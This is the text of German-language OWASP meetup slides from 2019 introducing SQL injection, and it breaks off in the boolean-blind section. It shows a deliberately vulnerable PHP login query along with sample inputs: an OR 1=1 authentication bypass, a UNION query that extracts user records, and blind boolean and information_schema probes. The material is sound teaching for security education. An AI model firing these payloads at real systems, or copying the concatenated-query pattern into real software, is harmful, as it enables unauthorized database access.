



SQLI GRUNDLAGEN

CHAOSPOTT ESSEN, 29.07.19

OWASP GERMAN CHAPTER STAMMTISCH INITIATIVE/RUHRPOTT

ÖZKAN PERK (OZKAN.PERK@OWASP.ORG)

INHALT

- DEFINITION
- WIE FUNKTIONIEREN SQL-INJECTIONS?
- SQLI TYPES / TECHNIQUES
 - UNION QUERY-BASED
 - ERROR-BASED
 - BOOLEAN-BASED BLIND
 - TIME-BASED BLIND
 - STACKED QUERIES
 - INLINE QUERIES
 - ZUSAMMENFASSUNG / FAZIT
- GEGENMAßNAHMEN
- WOFÜR SQLMAP?

INHALT


- HANDS ON!
 - (DIE WICHTIGSTEN FEATURES / OPTIONEN)
 - EINFACHER GET REQUEST
 - EINFACHER POST REQUEST
 - POST REQUEST MIT JSON / XML
 - SQLi ÜBER HTTP-HEADERFELDER
 - KOMPLEXERE REQUESTS

DEFINITION

- UNTER "SQL-INJECTION" VERSTEHT MAN DAS (UNBEFUGTE) AUSFÜHREN FREMDER SQL BEFEHLE AUF EINER ANWENDUNG.
- SQLI WERDEN I.D.R. DURCH FEHLENDE ODER MANGELHAFTE ÜBERPRÜFUNG/MASKIERUNG VON EINGABEPARAMETERN ERMÖGLICHT.


WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer




Applikation
(z.B. PHP)


```
1  <?php
2  $mail = $_REQUEST['email'];
3  $pass = $_REQUEST['password'];
4
5  $sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer




Applikation
(z.B. PHP)




Datenbank
(z.B. MariaDB)



WIE FUNKTIONIEREN SQL-INJECTIONS?




WIE FUNKTIONIEREN SQL-INJECTIONS?



WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)



```
1 <?php
2 $mail = $_REQUEST['email'];
3 $pass = $_REQUEST['password'];
4
5 $sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass';"
```


Datenbank
(z.B. MariaDB)



```
1 SELECT * FROM `USERS` WHERE `email`=''
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)



```
1 <?php
2 $mail = $_REQUEST['email'];
3 $pass = $_REQUEST['password'];
4
5 $sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```


Datenbank
(z.B. MariaDB)



```
1 SELECT * FROM `USERS` WHERE `email`='max.mustermann@owasp.org' AND `password`='Start123'
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)



```
1 <?php
2 $mail = $_REQUEST['email'];
3 $pass = $_REQUEST['password'];
4
5 $sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)



```
1 SELECT * FROM `USERS` WHERE `email`=' ' AND `password`=' '
```

WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)



Datenbank
(z.B. MariaDB)



WIE FUNKTIONIEREN SQL-INJECTIONS?

Benutzer



Applikation
(z.B. PHP)



```
1 <?php
2 $mail = $_REQUEST['email'];
3 $pass = $_REQUEST['password'];
4
5 $sql = "SELECT * FROM `USERS` WHERE `email`='$mail' AND `password`='$pass'";
```

Datenbank
(z.B. MariaDB)



```
1 SELECT * FROM `USERS` WHERE `email`='hacker@owasp.org' AND `password`='bla' OR 1=1 /*'
```

SQLI TYPES / TECHNIQUES

- UNION QUERY-BASED
- BOOLEAN-BASED BLIND
- TIME-BASED BLIND
- ERROR-BASED
- STACKED QUERIES
- INLINE QUERIES

UNION QUERY-BASED

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1 UNION ALL (SELECT `id`, `username`, `first_name`, `last_name` FROM `user`)
```

- ANTWORT (ORIGINAL):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09

- ANTWORT (MANIPULIERT):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09
1	m.mustermann	Max	Mustermann
2	f.bar	Foo	Bar
3	c.pott	Chaos	Pott

BOOLEAN-BASED BLIND

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT, WAHR):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1 AND 1=1
```

- SQL STATEMENT (MANIPULIERT, UNWAHR):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1 AND 1=0
```

- ANTWORT (ORIGINAL):

```
{  
  "success": "true"  
}
```

- ANTWORT (MANIPULIERT, WAHR):

```
{  
  "success": "true"  
}
```

- ANTWORT (MANIPULIERT, UNWAHR):

```
{  
  "success": "false"  
}
```

BOOLEAN-BASED BLIND

- DIE BOOLEAN-BASED BLIND TECHNIK IST DANN MÖGLICH, WENN ABHÄNGIG VOM WAHRHEITSGEHALT DER EINGESCHLEUSTEN SQL BEDINGUNG, UNTERSCHIEDLICHE ANTWORTEN ZURÜCKGEGEBEN WERDEN. SOLCHE ANTWORTEN KÖNNEN Z.B. WIE FOLGT AUSSEHEN:

ANTWORT (ZUSTAND 1 / WAHR):

```
{"ID": "55"}
```

```
{"MESSAGE": "IHRE DATEN WURDEN GESPEICHERT."}
```

```
{"RESULT": "MAX.MUSTER"}
```

```
{"COUNT": "47"}
```

ANTWORT (ZUSTAND 2 / UNWAHR):

```
{"ID": "-1"}
```

```
{"MESSAGE": "DATEN KONNTEN NICHT GESPEICHERT WERDEN"}
```

```
{"RESULT": "KEIN TREFFER"}
```

```
{"COUNT": "0"}
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES MÖGLICH, DER DATENBANK "FRAGEN ZU STELLEN" UND SOMIT AUCH DATEN AUSZULESEN:

— ?

- FRAGE:

"IST DER NAME DES ERSTEN SCHEMAS 1 ZEICHEN LANG?"

ANTWORT:

ZUSTAND 2 (UNWAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=1
```

BOOLEAN-BASED BLIND

